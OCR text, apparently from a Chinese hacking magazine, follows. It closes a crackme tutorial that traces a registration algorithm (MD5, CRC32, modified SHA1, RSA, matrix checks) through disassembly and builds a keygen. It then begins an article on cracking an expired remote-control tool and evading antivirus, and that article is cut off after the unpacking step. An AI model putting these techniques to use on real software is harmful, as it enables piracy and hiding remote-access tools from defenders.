


图6

注册码（32字节）<=类似Base64的编、解码=>R（24字节），R的前12个字节直接通过矩阵运算进行比较，R的后12个字节经过RSA加密后再通过矩阵运算进行比较。

我们用C_64代表这种类似Base64的编码算法，则注册码的变换算法流程如下：

```
C_64_De(注册码(32))=R(1-24)=>R(1-12)+RSA_EN(R(13-24))=Y(1-24)
```

从穷举出来的数据中挑选一个解“Y(1-24)”，则注册码的算法流程如下：

```
Y(1-24)=>Y(1-12)+RSA_DE(Y(13-24))=R(1-24)=>C_64_En(Y(1-24)=注册码(32)
```

5.穷举法求注册码

根据上边的注册码算法流程，我写了个根据动态跟踪时得出的相关数据通过穷举算出注册码的程序KGOCG.EXE，由于注册码的数量为16的6次方个（实在太多），所以完成穷举后，按照用户指定的个数随机生成注册码。运行情况如图7，得出注册码如下（参见SN.TXT）：

```
Name=User
Code=hndvbQpj8F5AlNfLOsO+Cwkj+ZnbKLeY
```

由于此程序在进行运算时用到了C盘和系统所在盘的序列号以及操作系统的版本号，所以在不同的机器上同一个Name算出的Code是不同的。




图7

到这里，工作似乎已经完成了！但这个KGOCG.EXE可不能算是注册机，总不能每次都让用户自己去内存中找这些数据吧！

之后，我想将这个程序改造成一个注册机，这样就不用去分析由用户名是如何算出中间的比较数据的代码了，这需要用逆向工程（逆向工程部分我想以后写到破剑式续中，因为这一式如果仅仅是找个明文注册码的话实在不够威力）。这里主要是研究算法，故略去逆向工程这部分内容。

根据上面的分析可知，下面的工作是要找出矩阵A和B、行向量X以及用于确定使用哪组RSA的N和E的索引数的算法流程。

6.用户名的变换算法

这需要从00408711这个CALL后进行跟踪，因为这里程序获得我们输入的用户名，后边就要对它进行变换！

```
0040879E. E8 C5E9FFFF  CALL CrackMeO.00407168；用户名MD5散列
```

经过这个CALL后，内存0012FC74处的数据如下：

```
0012FC74  8F 9B FE 9D 13 45 23 7C B3 B2 B2 05 86 4D A0 75
```

看到这些数据，我就知道这个CALL是个MD5单向散列算法，因每次破解都用“User”作为用户名，所以“User”的常用散列值基本上能够识别出来！

建议把你惯用的用户名的常用hash算法散列值、硬盘物理ID、网卡MAC地址、各个盘的序列号、操作系统版本／序列号、主板／显卡／CPU信息等可能被软件用来进行注册计算的常用数据打印出来，贴到显眼的地方，这样在跟踪程序时能帮你快速确定一些数据的来历。

其实在前边的运算中出现了**C5 18 0E 00 77 79 A1 2D**，如果你有这样一张表的话，马上可以知道**C5 18 0E 00**是User的XOR32值，**77 79 A1 2D**是User的CRC32值！所以有些人跟踪一遍数据的变化，就能得出程序的很多算法信息。

按F8继续跟踪：发现经过004087E6这个CALL后生成了**C5 18 0E 00**四个字节。这是个XOR32算法，你可以按F7跟进去看一下，比较简单。

```
004087E6. E8 21F7FFFF   CALL CrackMeO.00407F0C；XOR32
```

按F8继续跟踪，发现经过004087FB这个CALL后生成了**77 79 A1 2D**四个字节。这是CRC32算法。可用常用单向散列算法工具进行验证。

```
004087FB. E8 34F7FFFF   CALL CrackMeO.00407F34；CRC32
```

按F8继续跟踪，可以看到程序将这两处数据转换成16进制字符串，然后进行拼接得出“000E18C52DA17977”，最后在00408854处调用CRC32进行运算得出“CE 76 6B 97”。

```
00408854. E8 DBF6FFFF CALL CrackMeO.00407F34 ；CRC32
```

这三个数据就是用来和矩阵A相乘进行比较的中间数据。这样可得：

```
X(1-12)=XOR32(User)+CRC32(User)+CRC32(STR(XOR32(User)+CRC32(User)))
```

下面继续进行后12个字节的跟踪，在我的机器上数据如下(Z=XA)：

```
A 矩阵 = 00 00 3B 0D 3A 6C 47 AF 98 CE 84 1C 36 AE 71 4D
X(13-24)= AB E8 C9 59 A7 4B 7C 65 5C EE 4F D6
Z(13-24)= AE 1C AE 08 EC 12 CF B1 F8 6E 68 60
```

在跟踪时要注意数据的变化，看程序是如何生成了X的数据。请仔细分析一下如下代码：

```
00408981. 8B47 0C        MOV EAX, DWORD PTR DS:[EDI+C] ；用户名MD5码的13-16字节
00408984. 8947 10        MOV DWORD PTR DS:[EDI+10],EAX
00408987. 8B47 08        MOV EAX, DWORD PTR DS:[EDI+8] ；用户名MD5码的9-12字节
0040898A. 8947 0C        MOV DWORD PTR DS:[EDI+C],EAX
0040898D. A1 94C54000    MOV EAX, DWORD PTR DS:[40C594] ；系统所在盘的序列号 08AD4382
00408992. 8947 08        MOV DWORD PTR DS:[EDI+8],EAX
00408995. A1 90C54000    MOV EAX, DWORD PTR DS:[40C590] ；C盘的序列号 08AD4382
0040899A. 8947 04        MOV DWORD PTR DS:[EDI+4],EAX ；这两处序列号，可在命令行下dir列出
0040899D. A1 8CC54000    MOV EAX, DWORD PTR DS:[40C58C] ；19791126 或 19791007
004089A2. 8907           MOV DWORD PTR DS:[EDI],EAX ；由操作系统版本号决定
004089A4. 8BC7           MOV EAX,EDI ；存放上边5个数的地址 0012FC74
004089A6. 8B4D FC        MOV ECX, DWORD PTR SS:[EBP-4] ；用户名User
004089A9. BA 04000000    MOV EDX,4
004089AE. E8 1DCEFFFF    CALL CrackMeO.004057D0 ；SHA1算法
```

这里的代码处有3个全局变量，要跟踪它们的来历下内存断点即可，具体细节不再赘述。004089AE这个CALL是SHA1算法，但是它没有使用SHA1的初始化数据，而是用上面的5个数据来对SHA1进行初始化，所以结果就不是标准的SHA1算法的结果。

确定这里是SHA1算法比较简单，因为在如下代码处发现SHA1的初始化数据。

```
0040581B. C703 01234567  MOV DWORD PTR DS:[EBX],67452301
00405821. C743 04 89ABCD>MOV DWORD PTR DS:[EBX+4],EFCDAB89
00405828. C743 08 FEDCBA>MOV DWORD PTR DS:[EBX+8],98BADCFE
0040582F. C743 0C 765432>MOV DWORD PTR DS:[EBX+C],10325476
00405836. C743 10 F0E1D2>MOV DWORD PTR DS:[EBX+10],C3D2E1F0
```

调用SHA1算法前的数据20字节（用作初始化）：

```
0012FC74  26 11 79 19 82 43 AD 08 82 43 AD 08 B3 B2 B2 05
0012FC84  86 4D A0 75 53 07 01 AD
```

调用SHA1算法后的数据20字节：

```
0012FC74  41 D2 39 85 39 6E 63 47 AB E8 C9 59 A7 4B 7C 65
0012FC84  5C EE 4F D6 53 07 01 AD
```

在生成的20个字节里我们找到了**X(13-24)=AB E8 C9 59 A7 4B 7C 65 5C EE 4F D6**。

到这里才弄清楚X的后12个字节的算法（用SHA1_DATA (n)代表SHA1算法的第n个初始化数据）：

```
SHA1_DATA(5)=MD5(User)(13-16)；
SHA1_DATA(4)=MD5(User)( 9-12)；
SHA1_DATA(3)= 系统所在盘序列号；
SHA1_DATA(2)=C盘序列号；
SHA1_DATA(1)=由操作系统版本号决定的常数19791126或19791007；
X(13-24)=SHA1(User)(9-20)
```

7.确定RSA加密的N和E的索引数的算法

从004089C5这一行跟踪可以发现，此处把“SHA1_DATA(1)”右移了31位的结果转换成16进值字符串S1（长度为8前边补零），把(SHA1_DATA(1)左移1位)与(SHA1_DATA(1)右移31位)按位或的结果转换为16进值字符串S2，把(SHA1_DATA(2)左移1位)与(SHA1_DATA(3)右移31位)按位或的结果转换为16进值字符串S3，拼接S1+S2+S3=S，然后用SHA1的结果的1-16字节作为MD5算法的初始化数据，对S进行MD5散列，得出16个字节如下：

```
0012FC74  95 43 17 5E B1 3A 1C 95 38 85 6D D5 CD 97 45 B9
```

将这16个字节当成4个32位数进行求和，结果和0x0F进行按位与操作（相当于对16取余），得出的数，就是决定RSA算法用来加密的N和E的索引数，在我的机器上等于11，查RSA算法的N、E表可以证实这个索引数是正确的，具体算法请参见CODE.TXT。

8.矩阵A和B的算法

原本我是想把矩阵A和B的算法给追出来，但分析到一半发现可以不去求A和B。追矩阵的算法应该是0040879E这个对用户名进行MD5散列后的CALL进行。

```
0040879E. E8 C5E9FFFF    CALL CrackMeO.00407168；用户名MD5散列
```

按F8跟踪，发现经过下面这个CALL时生成了矩阵A和B：

```
004087D9. 8B45 FC   MOV EAX,DWORD PTR SS:[EBP-4]
```

在此之前的004087BC的CALL，给了我不少的提示。

```
004087BC . E8 ABF0FFFF    CALL CrackMeO.0040786C ；将矩阵非奇异化
```

按F7跟踪004087BC进去分析可知，这个CALL将用户名的16字节MD5码转成4X4矩阵，并通过给主对角线上的元素加或减某个对应的数使之非奇异（行列式不等于零）。如果你把MD5码全用0替换，会得出一个主对角线元素为1，3，5，7的非奇异阵。

我比较关心的是这里为什么要对矩阵非奇异化？而后边根据这个矩阵又生成了两个矩阵，自然让人想到矩阵的分解。这个004087BC处的CALL运算实在是繁琐。在对数据进行跟踪后，在内存中看到了如下一个下三角矩阵，使我想到了矩阵的三角(LU)分解。

```
8F, 00, 00 , 00 ,
13, 0A  1B ,00  , 00 ,
B3, 0D F7 FF FF FF FF FF FF, 31 90
C4 F7 FF FF FF FF, 00         ,
86, E1 D9 FF FF FF FF FF FF, E5 57 80
FB FF FF FF FF, 4A 4C 95 B7 07 AF 00 00,
```

设由MD5码重构后的非奇异矩阵为M，若作者使用矩阵的LU分解的话，其思路可能是：M=LU => XM=XLU => XMU~=XL，若令Y=XM则可满足YU~=XL，这样可用YU~和XL是否相等来检测Y=XM等式是否成立。我按照此想法直接用得出的X去乘M，得出的结果居然在穷举的数据中，从而验证了我的猜想，这里有点儿瞎蒙，还好蒙对了^_^！

到这里终于算是把整个注册算法搞清了！M如何在LU分解后又变成了A、B及CALL里用如下数据参与运算也不知用意何在？但我已没有耐性再追下去了。

```
0012FC2C 19 79 11 26 10 07 19 79 19 70
10 11 09 12 19 70
0012FA54 00 00 95 A3 B9 BE EC 8F A3
A8 A9 E0 9B A4 A9 BE
```

同余式理论可保证在矩阵运算中采用的取余运算不影响本算法的正确性（可参见《从孙子的神奇妙算谈起》华罗庚），但取余运算却使得解不再唯一（另：求出一个解后就可求出其它的解，有兴趣的朋友可参考有关书籍进行求解）。

二、注册算法流程

设Name为用户名，Code为注册码，RM(M)为使矩阵M非奇异的函数，则Name推出注册码的过程如下：

```
X(1-12)=XOR32(Name)+CRC32(Name)
+CRC32(STR(XOR32(Name)+CRC32(Name)))
    SHA_DATA(5)=MD5(Name)(13-16);
    SHA_DATA(4)=MD5(Name)( 9-12);
    SHA_DATA(3)= 系统所在盘序列号;
    SHA_DATA(2)=C 盘序列号;
    SHA_DATA(1)= 由操作系统版本号决定的
常数 19791126 或 19791007;
    X(13-24)=SHA1(Name)(9-20)
    X=X(1-12)+X(13-24)
    M=RM(MD5(Name))
    XM=Y=Y(1-12)+RSA_DE(Y(13-24))
    Code=C64_En(Y)
```

三、编写注册机

光盘中附有这个KeyGenIPB的全部VC++源程序和编译好的可执行程序（以前的找不到了，只好重写了一个，汗！）。运行界面如图8。




图8

四、算法评析

采用矩阵的LU分解作为算法验证的一个环节，另外也对常用的算法进行了稍微的改动，使得破解难度加大。如果缺乏矩阵论相关知识的话，可能很难写出最后的注册机。数学知识在算法研究中的重要性可见一斑。

在运算时用到了和机器相关的一些数据（操作系统的版本号、C盘和系统所在盘的序列号），却没有通过申请码之类的数据进行反馈，有些不太合乎常理（这样恐怕只有在用户的机器上运行注册机，才能得出正确的注册码）！用矩阵乘法进行比较的方法也不是太好，因为破解者只需在前边更改一些算法初始化数据（如将0012FA54处的数据全改成00），就可使矩阵A和B都为零而实现随意注册。取余运算使得注册码不唯一。当然，作为算法研究这些倒也无可厚非。

通过对这个程序的研究可见：对算法的分析只要有足够的耐心和知识（有时耐心似乎更重要些），成功只是个时间问题。终有一天，当你发现破解不再是“能不能够”而是“值不值得”的时候，恭喜你晋级了！

五、后记

至此，絮絮叨叨的又写了几篇漏洞百出的关于共享软件注册算法的基本破解思路的文章，希望对提高您的破解水平能有些许帮助。这几个例子都是在没有加壳的情况下来分析的。但若有些程序使用某种技术让你无法跟踪、无法分析时，你怎么去追算法，怎么去写注册机？

以后有机会，想将高级脱壳部分写到破掌式续中，将逆向工程部分写到破剑式续中。由于时间、精力加之水平有限，已是心有余而力不足，近期内无法再续写文章。

（本文所涉及的如下软件光盘中有收录：CrackMeOCG.exe、KeyGen、calcpro.exe、HashCal.exe、RSATool2v17.exe、code.txt）

爆破20CN远程软件&如何躲避杀毒软件

playx

20CN远程控制软件是由20CN网络安全小组设计的一款功能实用、配置简单、容易上手的反弹端口型远程控制软件，非常适合广大初学者使用。主界面如图1。




图 1

但是该软件在2003年后就会过期，另外因为作者设计此软件的目的在于正规的远程控制软件而不是木马，所以在软件的启动隐藏和避开病毒防火墙等方面则没有进行考虑。

OK，学了一段时间的软件破解，今天正好拿它练练手。公欲善其事，必先利其器，我的工具箱中的法宝如下：

侦壳软件：Peidentfile v0.8 能测出大部分软件加壳类型

脱壳软件：Aspackdie1.4 自动脱去Aspack所加的壳，目前支持Aspack最高版本

静态反汇编软件：W32dasm8.93 专业文字/HEX编辑器、Ultraedit-10.10版

压缩软件：UPX1.24版




图 2

第一步、先对软件进行脱壳处理。打开Peidentfile调入主文件PcShare.exe，图2测出是用ASPack2.12加的壳，然后打开Aspackdie1.4对它进行脱壳处理，图3显示脱壳成功后再比较一下文件大小和脱壳情况，确认无误后进行反汇编。

